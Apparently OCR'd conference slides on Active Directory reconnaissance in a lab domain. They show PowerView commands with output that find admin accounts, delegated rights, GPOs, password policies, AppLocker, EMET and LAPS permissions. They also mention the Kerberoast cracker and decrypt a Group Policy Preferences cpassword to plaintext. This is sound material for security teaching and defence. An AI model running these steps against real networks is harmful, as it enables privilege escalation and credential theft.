- ✦“Kerberoast” python-based TGS password cracker.
- ✦No elevated rights required.
- ✦No traffic sent to target.



https://github.com/nidem/kerberoast

Discover Admin Accounts: Group Enumeration

```
PS C:\Users\joeuser> Get-NetGroupMember -GroupName "Domain Admins"


GroupDomain  : lab.adsecurity.org
GroupName    : Domain Admins
MemberDomain : lab.adsecurity.org
MemberName   : LukeSkywalker
MemberSID    : S-1-5-21-1581655573-3923512380-696647894-2629
IsGroup      : False
MemberDN     : CN=LukeSkywalker,OU=AD Management,DC=lab,DC=adsecurity,DC=org

GroupDomain  : lab.adsecurity.org
GroupName    : Domain Admins
MemberDomain : lab.adsecurity.org
MemberName   : ADSAdministrator
MemberSID    : S-1-5-21-1581655573-3923512380-696647894-500
IsGroup      : False
MemberDN     : CN=ADSAdministrator,CN=Users,DC=lab,DC=adsecurity,DC=org
```

```
PS C:\> get-adgroup "Domain Admins" | Get-ADGroupMember


distinguishedName : CN=ADSAdministrator,CN=Users,DC=lab,DC=adsecurity,DC=org
name              : ADSAdministrator
objectClass       : user
objectGUID        : 72ac7731-0a76-4e5a-8e5d-b4ded9a304b5
SamAccountName    : ADSAdministrator
SID               : S-1-5-21-1581655573-3923512380-696647894-500

distinguishedName : CN=LukeSkywalker,OU=AD
                    Management,DC=lab,DC=adsecurity,DC=org
```

Discover Admin Accounts – RODC Groups

```
PS C:\Users\joeuser> Get-NetGroupMember -GroupName "Denied RODC Password Replication Group"


GroupDomain  : lab.adsecurity.org
GroupName    : Denied RODC Password Replication Group
MemberDomain : lab.adsecurity.org
MemberName   : Read-only Domain Controllers
MemberSID    : S-1-5-21-1581655573-3923512380-696647894-521
IsGroup      : True
MemberDN     : CN=Read-only Domain Controllers,CN=Users,DC=lab,DC=adsecurity,DC=org

GroupDomain  : lab.adsecurity.org
GroupName    : Denied RODC Password Replication Group
MemberDomain : lab.adsecurity.org
MemberName   : Domain Controllers
MemberSID    : S-1-5-21-1581655573-3923512380-696647894-516
IsGroup      : True
MemberDN     : CN=Domain Controllers,CN=Users,DC=lab,DC=adsecurity,DC=org

GroupDomain  : lab.adsecurity.org
GroupName    : Denied RODC Password Replication Group
MemberDomain : lab.adsecurity.org
MemberName   : krbtgt
MemberSID    : S-1-5-21-1581655573-3923512380-696647894-502
IsGroup      : False
MemberDN     : CN=krbtgt,CN=Users,DC=lab,DC=adsecurity,DC=org

GroupDomain  : lab.adsecurity.org
GroupName    : Denied RODC Password Replication Group
MemberDomain : lab.adsecurity.org
MemberName   : Schema Admins
MemberSID    : S-1-5-21-1581655573-3923512380-696647894-518
IsGroup      : True
MemberDN     : CN=Schema Admins,CN=Users,DC=lab,DC=adsecurity,DC=org
                                                    | @PryoTek3 | sean @ adsecurity.org |
GroupDomain  : lab.adsecurity.org
```

Discover Admin Accounts – AdminCount = 1

```
PS C:\Users\joeuser> Get-NetUser -AdminCount | Select name,whencreated,pwdlastset,lastlogon

name            whencreated          pwdlastset           lastlogon
----            -----------          ----------           ---------
ADSAdministrator 8/28/2015 2:09:40 AM 6/10/2016 9:41:42 PM  7/4/2016 7:54:24 PM
krbtgt          8/28/2015 2:10:22 AM 8/27/2015 10:10:22 PM
LukeSkywalker   8/30/2015 2:21:11 AM 8/29/2015 10:26:02 PM 8/29/2015 10:30:31 PM
Kylo Ren        6/11/2016 9:12:41 PM 6/11/2016 5:12:41 PM  12/31/1600 7:00:00 PM
```

```
PS C:\> get-aduser -filter {AdminCount -eq 1} -prop * |
select name,Created,PasswordLastSet,LastLogonDate

name            Created              PasswordLastSet      LastLogonDate
----            -------              ---------------      -------------
ADSAdministrator 8/27/2015 7:09:40 PM 6/10/2016 6:41:42 PM 6/10/2016 6:29:50 PM
krbtgt          8/27/2015 7:10:22 PM 8/27/2015 7:10:22 PM
LukeSkywalker   8/29/2015 7:21:11 PM 8/29/2015 7:26:02 PM 8/29/2015 7:29:52 PM
Kylo Ren        6/11/2016 2:12:41 PM 6/11/2016 2:12:41 PM
```

Discover AD Groups with Local Admin Rights

```
PS C:\Users\joeuser> Get-NetGPOGroup


GPOPath          : \\lab.adsecurity.org\SysVol\lab.adsecurity.org\Policies\{E9CABE0F-3A3F-40B1-B4C1-1FA
Filters          :
GroupName        : Administrators (built-in)
GroupSID         : S-1-5-32-544
GroupMemberOf    :
GroupMembers     : {S-1-5-21-1581655573-3923512380-696647894-2628}
GPODisplayName   : Add Server Admins to Local Administrator Group
GPOName          : {E9CABE0F-3A3F-40B1-B4C1-1FA89AC1F212}
GPOType          : GroupPolicyPreferences

GPODisplayName   : Add Workstation Admins to Local Administrators Group
GPOName          : {45556105-EFE6-43D8-A92C-AACB1D3D4DE5}
GPOPath          : \\lab.adsecurity.org\SysVol\lab.adsecurity.org\Policies\{45556105-EFE6-43D8-A92C-AAC
GPOType          : RestrictedGroups
Filters          :
GroupName        : ADSECLAB\Workstation Admins
GroupSID         : S-1-5-21-1581655573-3923512380-696647894-2627
GroupMemberOf    : {S-1-5-32-544}
GroupMembers     : {}

GPOPath          : \\lab.adsecurity.org\SysVol\lab.adsecurity.org\Policies\{F481B887-A0BC-4044-9DB2-497
Filters          :
GroupName        : Remote Desktop Users (built-in)
GroupSID         : S-1-5-32-555
GroupMemberOf    :
GroupMembers     : {S-1-5-21-1581655573-3923512380-696647894-513}
GPODisplayName   : Set Remote Users
GPOName          : {F481B887-A0BC-4044-9DB2-4979899B0BC5}
GPOType          : GroupPolicyPreferences
```

Discover AD Groups with Local Admin Rights

```
PS C:\> Find-GPOComputerAdmin -OUName 'OU=Workstations,DC=lab,DC=adsecurity,DC=org'


ComputerName    :
GPODisplayName : Add Workstation Admins to Local Administrators Group
GPOPath         : \\lab.adsecurity.org\SysVol\lab.adsecurity.org\Policies\{45556105-EFE6
                  92C-AACB1D3D4DE5}
ObjectName      : Workstation Admins
ObjectDN        : CN=Workstation Admins,OU=AD Management,DC=lab,DC=adsecurity,DC=org
ObjectSID       : S-1-5-21-1581655573-3923512380-696647894-2627
IsGroup         : True



PS C:\> get-NetComputer -ADSpath 'OU=Workstations,DC=lab,DC=adsecurity,DC=org'
ADSWRKWIN7.lab.adsecurity.org
ADSWKWIN7.lab.adsecurity.org
ADSWKWin10.lab.adsecurity.org
```

Attack of the Machines: Computers with Admin Rights

```
PS C:\Users\joeuser> get-netgroup "*admins*" | Get-NetGroupMember -Recurse |
                     ?{$_.MemberName -Like '*$'}


GroupDomain  : lab.adsecurity.org
GroupName    : Workstation Admins
MemberDomain : lab.adsecurity.org
MemberName   : ADSWKWIN10$
MemberSID    : S-1-5-21-1581655573-3923512380-696647894-3606
IsGroup      : False
MemberDN     : CN=ADSWKWIN10,OU=Workstations,DC=lab,DC=adsecurity,DC=org

GroupDomain  : lab.adsecurity.org
GroupName    : Workstation Admins
MemberDomain : lab.adsecurity.org
MemberName   : ADSWKWIN7$
MemberSID    : S-1-5-21-1581655573-3923512380-696647894-1602
IsGroup      : False
MemberDN     : CN=ADSWKWIN7,OU=Workstations,DC=lab,DC=adsecurity,DC=org
```

Discover Users with Admin Rights

```
PS C:\Users\joeuser> get-netgroup "*admins*" | get-netgroupmember -Recurse |
                       ?{Get-NetUSer $_.MemberName -filter '(mail=*)'}


GroupDomain  : lab.adsecurity.org
GroupName    : Help Desk Level 3 Admins
MemberDomain : lab.adsecurity.org
MemberName   : Anakin.Skywalker
MemberSID    : S-1-5-21-1581655573-3923512380-696647894-19774
IsGroup      : False
MemberDN     : CN=Anakin Skywalker,OU=Accounts,DC=lab,DC=adsecurity,DC=org
```

```
PS C:\Users\joeuser> get-netgroup "*admins*" | Get-NetGroupMember -Recurse |
                     ?{$_.MemberName -Like '*.*'}


GroupDomain  : lab.adsecurity.org
GroupName    : Help Desk Level 3 Admins
MemberDomain : lab.adsecurity.org
MemberName   : Anakin.Skywalker
MemberSID    : S-1-5-21-1581655573-3923512380-696647894-19774
IsGroup      : False
MemberDN     : CN=Anakin Skywalker,OU=Accounts,DC=lab,DC=adsecurity,DC=org
```

Discover Virtual Admins

```
PS C:\Users\joeuser> get-netgroup "*Hyper*" | Get-NetGroupMember


GroupDomain  : lab.adsecurity.org
GroupName    : Hyper-V Admins
MemberDomain : lab.adsecurity.org
MemberName   : JangoFett
MemberSID    : S-1-5-21-1581655573-3923512380-696647894-4116
IsGroup      : False
MemberDN     : CN=Jango Fett,OU=Accounts,DC=lab,DC=adsecurity,DC=org
```

```
PS C:\Users\joeuser> get-netgroup "*VMWare*" | Get-NetGroupMember


GroupDomain  : lab.adsecurity.org
GroupName    : VMWare Admins
MemberDomain : lab.adsecurity.org
MemberName   : JangoFett
MemberSID    : S-1-5-21-1581655573-3923512380-696647894-4116
IsGroup      : False
MemberDN     : CN=Jango Fett,OU=Accounts,DC=lab,DC=adsecurity,DC=org
```

Follow the Delegation…

```
PS C:\Users\joeuser> Invoke-ACLScanner -ResolveGUIDs -ADSpath 'OU=Accounts,DC=lab,DC=adsecurity,DC=org' |
                     Where {$_.ActiveDirectoryRights -eq 'GenericAll'}


InheritedObjectType   : User
ObjectDN              : OU=Accounts,DC=lab,DC=adsecurity,DC=org
ObjectType            : All
IdentityReference     : ADSECLAB\Help Desk Level 2
IsInherited           : False
ActiveDirectoryRights : GenericAll
PropagationFlags      : InheritOnly
ObjectFlags           : InheritedObjectAceTypePresent
InheritanceFlags      : ContainerInherit
InheritanceType       : Descendents
AccessControlType     : Allow
ObjectSID             :
IdentitySID           : S-1-5-21-1581655573-3923512380-696647894-4113

InheritedObjectType   : User
ObjectDN              : OU=Accounts,DC=lab,DC=adsecurity,DC=org
ObjectType            : All
IdentityReference     : ADSECLAB\Help Desk Level 3
IsInherited           : False
ActiveDirectoryRights : GenericAll
PropagationFlags      : InheritOnly
ObjectFlags           : InheritedObjectAceTypePresent
InheritanceFlags      : ContainerInherit
InheritanceType       : Descendents
AccessControlType     : Allow
ObjectSID             :
IdentitySID           : S-1-5-21-1581655573-3923512380-696647894-4114
```

Follow the Delegation…

```
PS C:\Users\joeuser> Get-NetGroupMember "Help Desk Level 3"


GroupDomain  : lab.adsecurity.org
GroupName    : Help Desk Level 3
MemberDomain : lab.adsecurity.org
MemberName   : C3PO
MemberSID    : S-1-5-21-1581655573-3923512380-696647894-4119
IsGroup      : False
MemberDN     : CN=C3PO,OU=AD Management,DC=lab,DC=adsecurity,DC=org
```

Discover Admin Accounts: Group Policy Preferences

\\<DOMAIN>\SYSVOL\<DOMAIN>\Policies\

```
<?xml version="1.0" encoding="utf-8" ?>
- <Groups clsid="{3125E937-EB16-4b4c-9934-544FC6D24D26}">
  - <User clsid="{DF5F1855-51E5-4d24-8B1A-D9BDE98BA1D1}" name="Administrator (built-in)" image="2" changed="2015-
    02-18 01:53:01" uid="{D5FE7352-81E1-42A2-B7DA-118402BE4C33}">
    <Properties action="U" newName="ADSAdmin" fullName="" description=""
      cpassword="RI133B2Wl2CiI0Cau1DtrtTe3wdFwzCiWB5PSAxXMDstchJt3bL0Uie0BaZ/7rdQjugTonF3ZWAKa1iRvd4JGQ"
      changeLogon="0" noChange="0" neverExpires="0" acctDisabled="0" subAuthority="RID_ADMIN" userName="Administrator
      (built-in)" expires="2015-02-17" />
  </User>
</Groups>
```

```
PS C:\temp> Get-DecryptedCpassword 'RI133B2Wl2CiI0Cau1DtrtTe3wdFwzCiWB5P
#Super@Secure&Password$2015?
```

Identify Partner Organizations via Contacts

```
All Contact Email Addresses:
AdmiralKenobi@empire.mil
AdmiralKenobi@RebelFleet.mil
HanAntilles@thealliance.org
HanKenobi@Thefirstorder.com
HanOrgana@Starkiller.com
HanSkywalker@rebelalliance.com
KyloRen@RebelFleet.mil
LeiaCalrissian@Thefirstorder.com
LeiaFett@empire.mil
LukeDameron@rebelalliance.com
LukeKenobi@Starkiller.com
LukeRen@empire.mil
LukeSkywalker@thealliance.org
LukeSolo@rebelalliance.com
LukeSolo@thealliance.org
MoffAckbar@thealliance.org
PoeCalrissian@empire.mil
PoeKenobi@Thefirstorder.com
PoeTarkin@Starkiller.com
WedgeAntilles@Thefirstorder.com
WedgeRen@Thefirstorder.com
WedgeTarkin@Thefirstorder.com
```

Identify Partner Organizations via Contacts

```
All Contact Email Addresses:
AdmiralKenobi@empire.mil
AdmiralKenobi@RebelFleet.mil
HanAntilles@thealliance.org
HanKenobi@Thefirstorder.com
HanOrgana@Starkiller.com
HanSkywalker@rebelalliance.com
KyloRen@RebelFleet.mil
LeiaCalrissian@Thefirstorder.com
LeiaFett@empire.mil
LukeDameron@rebela
LukeKenobi@Starkil
LukeRen@empire.mil
LukeSkywalker@thea
LukeSolo@rebelalli
LukeSolo@theallian
MoffAckbar@thealli
PoeCalrissian@empi
PoeKenobi@Thefirst
PoeTarkin@Starkill
WedgeAntilles@Thef
WedgeRen@Thefirsto
WedgeTarkin@Thefirstorder.com
```

```
All Contact Email Domains:
empire.mil
rebelalliance.com
RebelFleet.mil
Starkiller.com
thealliance.org
Thefirstorder.com
```

Identify Domain Password Policies

```
PS C:\Users\joeuser> Get-DomainPolicy

Name                           Value
----                           -----
Kerberos Policy                {MaxTicketAge, MaxServiceAge, MaxClockSkew, MaxRenewAge...}
System Access                  {MinimumPasswordAge, MaximumPasswordAge, LockoutBadCount, Pa
Version                        {Revision, signature}
Registry Values                {MACHINE\System\CurrentControlSet\Control\Lsa\NoLMHash}
Unicode                        {Unicode}
```

```
PS C:\> Get-ADDefaultDomainPasswordPolicy


ComplexityEnabled             : True
DistinguishedName             : DC=lab,DC=adsecurity,DC=org
LockoutDuration               : 00:30:00
LockoutObservationWindow      : 00:30:00
LockoutThreshold              : 0
MaxPasswordAge                : 42.00:00:00
MinPasswordAge                : 1.00:00:00
MinPasswordLength             : 7
objectClass                   : {domainDNS}
objectGuid                    : bbf0907c-3171-4448-b33a-76a48d859039
PasswordHistoryCount          : 24
ReversibleEncryptionEnabled   : False
```

Identify Fine-Grained Password Policies

```
Domain                          : lab.adsecurity.org
Name                            : SpecialPasswordPolicyPSO
Precedence                      : 400
AppliesTo                       : CN=Special Password Policy Users,OU=AD Management,DC=la
AppliesToCount                  : 0
AppliesToMembers                :
ComplexityEnabled               : True
ReversibleEncryptionEnabled     : True
MinPasswordAge                  : 1.00:00:00
MaxPasswordAge                  : 365.00:00:00
MinPasswordLength               : 10
PasswordHistoryCount            : 24
LockoutThreshold                : 0
LockoutObservationWindow        : 00:00:00
LockoutDuration                 : 00:00:00
```

Group Policy Discovery

```
PS C:\> get-gpo -All | select DisplayName,ID,ModificationTime | ft -auto

DisplayName                                        Id                                   ModificationTime
-----------                                        --                                   ----------------
Renamce Local Administrator                        11b61a07-e384-4241-a495-6cb1b77b9d1b 6/11/2016 2:23:06
Domain PowerShell Logging Policy                   1c849565-4527-4a06-aac8-9395b9671d63 6/12/2016 8:37:10
Default Domain Policy                              31b2f340-016d-11d2-945f-00c04fb984f9 8/27/2015 7:47:20
Add Workstation Admins to Local Administrators Group 45556105-efe6-43d8-a92c-aacb1d3d4de5 1/27/2016 12:38:00
Prevent Local Account Logon                        4ae8f380-caf2-4c88-91b4-39b97c874a25 12/31/2015 10:04:3
EMET Config                                        4d23bdf2-653e-43d1-b24b-4a72e4325a8e 6/12/2016 8:28:40
Default Domain Controllers Policy                  6ac1786c-016f-11d2-945f-00c04fb984f9 8/27/2015 7:47:20
Applocker Configuration                            7230212e-1951-4845-9974-6e7bf70ce90c 6/11/2016 2:29:52
LAPS Config                                        c99ac326-35fa-4fe6-998b-d2cac0d1d0f4 6/12/2016 8:26:46
Server Scheduled Task                              e10637ed-7135-42bb-ade3-1c50e45f2a3a 6/11/2016 2:20:58
Add Server Admins to Local Administrator Group     e9cabe0f-3a3f-40b1-b4c1-1fa89ac1f212 1/27/2016 12:36:36
Full Auditing Policy                               ef4ac14c-2805-4679-b9a6-614cdc353491 9/6/2015 11:48:20
```

```
PS C:\Users\joeuser> Get-NetGPO | select displayname,name,whenchanged

displayname                                        name                                 whenchanged
-----------                                        ----                                 -----------
Default Domain Policy                              {31B2F340-016D-11D2-945F-00C04FB984F9} 8/28/2015 2:47:2
Default Domain Controllers Policy                  {6AC1786C-016F-11D2-945F-00C04fB984F9} 8/28/2015 2:47:2
Domain PowerShell Logging Policy                   {1C849565-4527-4A06-AAC8-9395B9671D63} 6/12/2016 3:37:1
Full Auditing Policy                               {EF4AC14C-2805-4679-B9A6-614CDC353491} 9/6/2015 6:48:20
Prevent Local Account Logon                        {4AE8F380-CAF2-4C88-91B4-39B97C874A25} 12/31/2015 5:04:
Add Server Admins to Local Administrator Group     {E9CABE0F-3A3F-40B1-B4C1-1FA89AC1F212} 6/12/2016 4:58:1
Add Workstation Admins to Local Administrators Group {45556105-EFE6-43D8-A92C-AACB1D3D4DE5} 6/12/2016 4:58:4
EMET Config                                        {4D23BDF2-653E-43D1-B24B-4A72E4325A8E} 6/12/2016 3:28:4
Server Scheduled Task                              {E10637ED-7135-42BB-ADE3-1C50E45F2A3A} 6/11/2016 9:20:5
Renamce Local Administrator                        {11B61A07-E384-4241-A495-6CB1B77B9D1B} 6/11/2016 9:23:0
Applocker Configuration                            {7230212E-1951-4845-9974-6E7BF70CE90C} 6/11/2016 9:29:5
Set Remote Users                                   {F481B887-A0BC-4044-9DB2-4979899B0BC5} 7/4/2016 11:56:3
```

Identify AppLocker Whitelisting Settings

```
RegistryKey        : Software\Policies\Microsoft\Windows\SrpV2\Dll\3737732c-99b7-41d4-9037-9cddfb0de0d0
FilePathID         : 3737732c-99b7-41d4-9037-9cddfb0de0d0
Name               : (Default Rule) All DLLs located in the Program Files folder
Description        : Allows members of the Everyone group to load DLLs that are located in the Program Files folder.
UserOrGroupSid     : S-1-1-0
Action             : Allow
FileConditionPath  : %PROGRAMFILES%\*

RegistryKey        : Software\Policies\Microsoft\Windows\SrpV2\Exe\921cc481-6e17-4653-8f75-050b80acca20
FilePathID         : 921cc481-6e17-4653-8f75-050b80acca20
Name               : (Default Rule) All files located in the Program Files folder
Description        : Allows members of the Everyone group to run applications that are located in the Program Files
UserOrGroupSid     : S-1-1-0
Action             : Allow
FileConditionPath  : %PROGRAMFILES%\*

RegistryKey        : Software\Policies\Microsoft\Windows\SrpV2\Script\06dce67b-934c-454f-a263-2515c8796a5d
FilePathID         : 06dce67b-934c-454f-a263-2515c8796a5d
Name               : (Default Rule) All scripts located in the Program Files folder
Description        : Allows members of the Everyone group to run scripts that are located in the Program Files folde
UserOrGroupSid     : S-1-1-0
Action             : Allow
FileConditionPath  : %PROGRAMFILES%\*

RegistryKey        : Software\Policies\Microsoft\Windows\SrpV2\Dll\bac4b0bf-6f1b-40e8-8627-8545fa89c8b6
FilePathID         : bac4b0bf-6f1b-40e8-8627-8545fa89c8b6
Name               : (Default Rule) Microsoft Windows DLLs
Description        : Allows members of the Everyone group to load DLLs located in the Windows folder.
UserOrGroupSid     : S-1-1-0
Action             : Allow
FileConditionPath  : %WINDIR%\*

RegistryKey        : Software\Policies\Microsoft\Windows\SrpV2\Exe\a61c8b2c-a319-4cd0-9690-d2177cad7b51
FilePathID         : a61c8b2c-a319-4cd0-9690-d2177cad7b51
Name               : (Default Rule) All files located in the Windows folder
Description        : Allows members of the Everyone group to run applications that are located in the Windows folder
UserOrGroupSid     : S-1-1-0
Action             : Allow
FileConditionPath  : %WINDIR%\*

RegistryKey        : Software\Policies\Microsoft\Windows\SrpV2\Script\9428c672-5fc3-47f4-808a-a0011f36dd2c
FilePathID         : 9428c672-5fc3-47f4-808a-a0011f36dd2c
```

Identify Microsoft EMET Configuration

```
ProgramPath                                    Modules
-----------                                    -------
*\7-Zip\7z.exe                                 -EAF
*\7-Zip\7zFM.exe                               -EAF
*\7-Zip\7zG.exe                                -EAF
*\Adobe\*\Reader\AcroRd32.exe                  +EAF+eaf_modules:AcroRd32.dll
*\Adobe\Acrobat*\Acrobat\Acrobat.exe           +EAF+eaf_modules:AcroRd32.dll
*\Adobe\AdobePhotoshopCS*\Photoshop.exe
*\FoxitReader\FoxitReader.exe
*\Google\Chrome\Application\chrome.exe         +EAF+eaf_modules:chrome_child.dll
*\Google\GoogleTalk\googletalk.exe             -DEP
*\InternetExplorer\iexplore.exe                +EAF+eaf_modules:mshtml.dll
*\iTunes\iTunes.exe
*\Java\jre*\bin\java.exe                       -HeapSpray
*\Java\jre*\bin\javaw.exe                      -HeapSpray
*\Java\jre*\bin\javaws.exe                     -HeapSpray
*\MicrosoftLync\communicator.exe
*\mIRC\mirc.exe
*\MozillaFirefox\firefox.exe                   +EAF+eaf_modules:mozjs.dll
*\MozillaFirefox\plugin-container.exe
*\MozillaThunderbird\plugin-container.exe
*\MozillaThunderbird\thunderbird.exe
*\OFFICE1*\EXCEL.EXE                           +ASRasr_modules:flash*.ocx
*\OFFICE1*\INFOPATH.EXE
*\OFFICE1*\LYNC.EXE
*\OFFICE1*\MSACCESS.EXE
*\OFFICE1*\MSPUB.EXE
*\OFFICE1*\OIS.EXE
*\OFFICE1*\OUTLOOK.EXE
*\OFFICE1*\POWERPNT.EXE                        +ASRasr_modules:flash*.ocx
*\OFFICE1*\PPTVIEW.EXE
*\OFFICE1*\VISIO.EXE
*\OFFICE1*\VPREVIEW.EXE
*\OFFICE1*\WINWORD.EXE                         +ASRasr_modules:flash*.ocx
*\Opera\*\opera.exe
```


Identify Microsoft LAPS Delegation

```
PS C:\Users\joeuser> Get-NetOU -FullData | Get-ObjectAcl -ResolveGUIDs | Where-Object {
        ($_.ObjectType -like 'ms-Mcs-AdmPwd') -and ($_.ActiveDirectoryRights -match 'ReadProper
      } | ForEach-Object { $_ | Add-Member NoteProperty 'IdentitySID' $(Convert-NameToSid $_.I


InheritedObjectType   : Computer
ObjectDN              : OU=Workstations,DC=lab,DC=adsecurity,DC=org
ObjectType            : ms-Mcs-AdmPwd
IdentityReference     : ADSECLAB\Workstation Admins
IsInherited           : False
ActiveDirectoryRights : ReadProperty, ExtendedRight
PropagationFlags      : InheritOnly
ObjectFlags           : ObjectAceTypePresent, InheritedObjectAceTypePresent
InheritanceFlags      : ContainerInherit
InheritanceType       : Descendents
AccessControlType     : Allow
ObjectSID             :
IdentitySID           : S-1-5-21-1581655573-3923512380-696647894-2627

InheritedObjectType   : Computer
ObjectDN              : OU=Workstations,DC=lab,DC=adsecurity,DC=org
ObjectType            : ms-Mcs-AdmPwd
IdentityReference     : ADSECLAB\LAPS Password Admins
IsInherited           : False
ActiveDirectoryRights : ReadProperty, ExtendedRight
PropagationFlags      : InheritOnly
ObjectFlags           : ObjectAceTypePresent, InheritedObjectAceTypePresent
InheritanceFlags      : ContainerInherit
InheritanceType       : Descendents
AccessControlType     : Allow
ObjectSID             :
IdentitySID           : S-1-5-21-1581655573-3923512380-696647894-4103

InheritedObjectType   : Computer
ObjectDN              : OU=Servers,DC=lab,DC=adsecurity,DC=org
```

Identify Microsoft LAPS Delegation

